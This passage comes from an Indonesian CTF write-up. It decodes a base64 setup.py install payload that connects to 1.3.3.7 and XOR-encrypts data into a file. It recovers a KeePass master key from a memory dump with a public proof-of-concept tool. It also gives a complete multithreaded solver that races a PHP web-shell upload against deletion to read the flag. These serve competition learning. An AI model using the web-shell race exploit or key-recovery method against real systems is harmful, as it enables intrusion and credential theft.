9vcy1yZWxlYXNlJykucmVhZGxpbmUoKS5zdHJpcCgpLnNwbGl0KCc9JylbLTFdW2kgJSBsZ
W4ob3BlbignL2V0Yy9vcy1yZWxlYXNlJykucmVhZGxpbmUoKS5zdHJpcCgpLnNwbGl0KCc9
JylbLTFdKV0pOjAyeH0iCiAgICAgICAgZm9yIGksIGMgaW4gZW51bWVyYXRlKHMucmVjdig
xMDI0KS5kZWNvZGUoKSkKICAgICkKKQpzLmNsb3NlKCkK"))
        install.run(self)
```

```
aW1wb3J0IHNvY2tldAoKcyA9IHNvY2tldC5zb2NrZXQoKQpzLmNvbm5lY3QoKCcxLjMuMy43JywgNjk2OSkpCm9wZW4o
Jy90bXAvZmxhZy50eHQnLCd3Jykud3JpdGUoCiAgICAnJy5qb2luKAogICAgICAgICAgICAgIGYie29yZChjKV5vcmQob3Blbign
L2V0Yy9vcy1yZWxlYXNlJykucmVhZGxpbmUoKS5zdHJpcCgpLnNwbGl0KCc9JylbLTFdW2kgJSBsZW4ob3BlbignL2V0
Yy9vcy1yZWxlYXNlJykucmVhZGxpbmUoKS5zdHJpcCgpLnNwbGl0KCc9JylbLTFdKV0pOjAyeH0iCiAgICAgICAgICAgICAgZm9y
IGksIGMgaW4gZW51bWVyYXRlKHMucmVjdigxMDI0KS5kZWNvZGUoKSkKICAgICAgICAgICAgKQogICAgKQopCnMuY2xvc2UoKQ
```

abc 448 1 Raw Bytes LF

Output

```
import socket

s = socket.socket()
s.connect(('1.3.3.7', 6969))
open('/tmp/flag.txt','w').write(
    ''.join(
        f"{ord(c)^ord(open('/etc/os-release').readline().strip().split('=')[-1][i %
len(open('/etc/os-release').readline().strip().split('=')[-1])]):02x}"
        for i, c in enumerate(s.recv(1024).decode())
    )
)
s.close()
```

Jadi inilah hal yang melakukan enkripsi ke flag.txt. Disini pun terlihat kalau enkripsi yang dilakukan yaitu XOR dan untuk keynya berasal dari /etc/os-release, line 1 setelah =. Dari sini kita bisa langsung dekripsi yang flag pun didapatkan.

```
root@ea47b8bd323f:/etc# cat os-release
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
```

Hasil

Recipe

From Hex

Delimiter: Auto

XOR

Key: "Debian GNU/Lin… UTF8

Scheme: Standard

Null preserving

Input

```
6106211908110f7f372b275c2d040f14167f45534e4f0d301c0a1a0e2d0946414921173d000c0f4722710a5c2d04
0f2a0b415c537f4a071d030a070601324543522d163d110816493f270a497c590d46195d3b
```

abc 166 1 Raw Bytes LF

Output

```
CBD{apa_persamaan_tango_sama_docker_image?_sama_sama_berlapis_lapis_xixixi_f00c3a}
```

[BONUS] LockSpill

Flag: CBD{wh4t_15_Th1s_V4uLt_n1j1k4a_k3ePpass_8h17d1}

Deskripsi

A sudden system crash at company left behind a password vault and a memory dump captured at the exact moment of failure.

Rumors say the vault holds fragments of a secret project, Company denies everything, but whispers from inside suggest the truth is hidden somewhere.

Link: https://drive.google.com/file/d/1E9eImmoVHLJqzI0CS6Algmnx4ASqZB9b/view

Password:
`281c1f564590c107b96dcfdb9da7b91d053e07bfdf10890781a6401dd221b60b`

Author: `Rin4th`

Informasi Terkait Soal

7z


```
> ls
dump.dmp
lock.kdbx

> file dump.dmp
dump.dmp: Mini DuMP crash report, 17 streams, Wed Aug 13 22:18:28 2025, 0x621826 type

> file lock.kdbx
lock.kdbx: Keepass password database 2.x KDBX
```


Pendekatan & Solusi

Disclaimer buat chall ini saya telat solve 2 menit jadi tidak submit flag. Intinya habis extract saya langsung coba google dorking dan ketemu writeup tentang kdbx2 yang ada CVEnya: https://medium.com/@cyberviperx/keeper-dcfced7acf7c, dan dari situ terdapat tool https://github.com/matro7sh/keepass-dump-masterkey.


```
> python ~/tools/keepass-dump-masterkey/poc.py -d dump.dmp
2025-08-17 22:58:37,591 [.] [main] Opened dump.dmp
Possible password: ●yber_br3ak_d3v_2025!
Possible password: ●!ber_br3ak_d3v_2025!
Possible password: ● ber_br3ak_d3v_2025!
Possible password: ●eber_br3ak_d3v_2025!
Possible password: ●\ber_br3ak_d3v_2025!
Possible password: ●{ber_br3ak_d3v_2025!
Possible password: ●gber_br3ak_d3v_2025!
Possible password: ●Fber_br3ak_d3v_2025!
Possible password: ●+ber_br3ak_d3v_2025!
Possible password: ●0ber_br3ak_d3v_2025!
Possible password: ●Aber_br3ak_d3v_2025!
```

Common sense kalo letter awalannya c jadi cyber, setelah itu kita dapat akses ke .kdbx nya di KeePass.







Jadi saya nemu part 2 ini 15 menit terakhir, terus coba coba tapi ga coba edit entry alhasil part 1 ga ketemu. Part 1nya ada di history Ops Intel // Project Helix. Kedua string diencode pakai base58.



Hasil


Input
2PaEBnQJx9Z56XrvhRCTE1tcbSX1VCLe
ABC 32 1
Output
CBD{wh4t_15_Th1s_V4uLt_


Input
B3eXWB4yupKPYUde1VhvrBDsq91jRY2tt
ABC 33 1 33
Output
n1j1k4a_k3ePpass_8h17d1}

WEB

Racing

Flag: CBD{n0t_f@5t_En0ugH_to_5oLv3_Th15_Ch4lL_Ni1j1k44}

Deskripsi

Author: Rin4th

http://racing.serv2.cbd2025.cloud/

Informasi Terkait Soal

upload.php

```php
<?php

if (isset($_POST["submit"])) {

    if (!isset($_FILES['imageFile']) || $_FILES['imageFile']['error']
!== UPLOAD_ERR_OK) {

        switch ($_FILES['imageFile']['error'] ?? UPLOAD_ERR_NO_FILE)
{
            case UPLOAD_ERR_INI_SIZE:
            case UPLOAD_ERR_FORM_SIZE:
                $message = "Error: The uploaded file exceeds the 1MB
size limit.";
                break;
            case UPLOAD_ERR_NO_FILE:
                $message = "Error: No file was selected for upload.";
                break;
            default:
                $message = "Error: A server-side error occurred
during upload.";
        }
        header("Location: index.php?message=" . urlencode($message));
        exit();
    }

    $uploadDir = "uploads/";
    $fileName = basename($_FILES["imageFile"]["name"]);
    $uploadPath = $uploadDir . $fileName;
```

```
    $fileType = strtolower(pathinfo($uploadPath,
PATHINFO_EXTENSION));
    $checksumPath = $uploadPath . '.txt';

    if (move_uploaded_file($_FILES["imageFile"]["tmp_name"],
$uploadPath)) {

        // check virus
        $escapedPath = escapeshellarg($uploadPath);
        $rulesPath = '/etc/yara/rules/virus_rules.yar';
        $command = "yara " . $rulesPath . " " . $escapedPath;
        exec($command, $output, $returnCode);

        $content = file_get_contents($uploadPath);
        $hash = hash('sha256', $content);

        $isImage = getimagesize($uploadPath);
        $allowedTypes = array('jpg', 'jpeg', 'png');

        if (($isImage === false || !in_array($fileType,
$allowedTypes)) && !$outputCode[0]) {
            unlink($uploadPath);
            $message = "Error: Invalid file type.";
        } else{
            file_put_contents($checksumPath, $hash);
            $message = "Success: File uploaded.";
        }

    } else {
        $message = "Error: There was a problem with the upload.";
    }
    header("Location: index.php?message=" . urlencode($message));
    exit();
} else {
    header("Location: index.php");
    exit();
}

?>
```

Pendekatan

Intinya dari timeframe upload, move, ke unlink misal ngetrigger rule itu ada window yang cukup buat sebuah race condition (ini juga di hint dari nama challnya sih, Racing). Karena tidak ada pengecekan/validasi file yang diupload sebelum move, dan validasinya adanya setelah move yang dimana file dicek pakai yara rule, kita jadinya bisa upload apapun. Dari situ kita bisa buat payload php buat cari flag, bikin banyak request pakai multithreading buat access hasil upload biar dapet. Kebetulan habis coba ls -la / flagnya yaitu flag.txt dan di root.


Solusi

solver.py

```python
# eter
from concurrent.futures import ThreadPoolExecutor
import requests, threading, time, sys

payload = """<?php
echo "found\n";
system("ls -la /");
echo "\n";
system("cat /flag* 2>/dev/null");
?>"""

host = "https://racing.serv2.cbd2025.cloud"
upload = f"{host}/upload.php"
sess = requests.session()
found = threading.Event()

def upload_file(filename):
    files = {'imageFile': (filename, payload, 'image/jpeg')}
    data = {'submit': 'Upload'}
    sess.post(upload, files=files, data=data, timeout=5,
allow_redirects=False)

def access_file(filename):
    file_url = f"{host}/uploads/{filename}"
    response = sess.get(file_url, timeout=1)
    if response.status_code == 200 and "found" in response.text:
        print("success~")
        print(response.text.strip())
        return True
```

```
def upload_worker(filename):
    while not found.is_set():
        upload_file(filename)
        time.sleep(0.02)

def access_worker(filename):
    while not found.is_set():
        if access_file(filename):
            found.set()
        time.sleep(0.001)

def main():
    filename = f"shell_{int(time.time())}.php"
    num_threads = 25

    uploader = threading.Thread(target=upload_worker,
args=(filename,), daemon=True)
    uploader.start()

    with ThreadPoolExecutor(max_workers=num_threads) as executor:
        for _ in range(num_threads):
            executor.submit(access_worker, filename)

    success = found.wait(timeout=20)
    if not success:
        print("gg bo")

if __name__ == '__main__':
    main()
```

Hasil


CBD{n0t_f@5t_En0ugH_to_5oLv3_Th15_Ch4lL_Ni1j1k44}
success~
found
total 72
drwxr-xr-x   1 root root 4096 Aug 17 08:12 .
drwxr-xr-x   1 root root 4096 Aug 17 08:12 ..
-rwxr-xr-x   1 root root   0 Aug 17 08:12 .dockerenv
lrwxrwxrwx   1 root root   7 May 12 19:25 bin -> usr/bin
drwxr-xr-x   2 root root 4096 May 12 19:25 boot
drwxr-xr-x   5 root root 340 Aug 17 08:12 dev
drwxr-xr-x   1 root root 4096 Aug 17 08:12 etc
-rw-r--r--   1 root root   49 Aug 16 06:33 flag.txt
drwxr-xr-x   2 root root 4096 May 12 19:25 home
lrwxrwxrwx   1 root root   7 May 12 19:25 lib -> usr/lib
lrwxrwxrwx   1 root root   9 May 12 19:25 lib64 -> usr/lib64
drwxr-xr-x   2 root root 4096 Aug 11 00:00 media
drwxr-xr-x   2 root root 4096 Aug 11 00:00 mnt
drwxr-xr-x   2 root root 4096 Aug 11 00:00 opt
dr-xr-xr-x 248 root root   0 Aug 17 08:12 proc
drwx------   2 root root 4096 Aug 11 00:00 root
drwxr-xr-x   1 root root 4096 Aug 12 22:27 run
lrwxrwxrwx   1 root root   8 May 12 19:25 sbin -> usr/sbin
drwxr-xr-x   2 root root 4096 Aug 11 00:00 srv
dr-xr-xr-x 13 root root   0 Aug 17 06:44 sys
drwxrwxrwt   1 root root 4096 Aug 17 16:27 tmp
drwxr-xr-x   1 root root 4096 Aug 11 00:00 usr
drwxr-xr-x   1 root root 4096 Aug 12 22:26 var
CBD{n0t_f@5t_En0ugH_to_5oLv3_Th15_Ch4lL_Ni1j1k44}
> eter ~/../cbd-25/web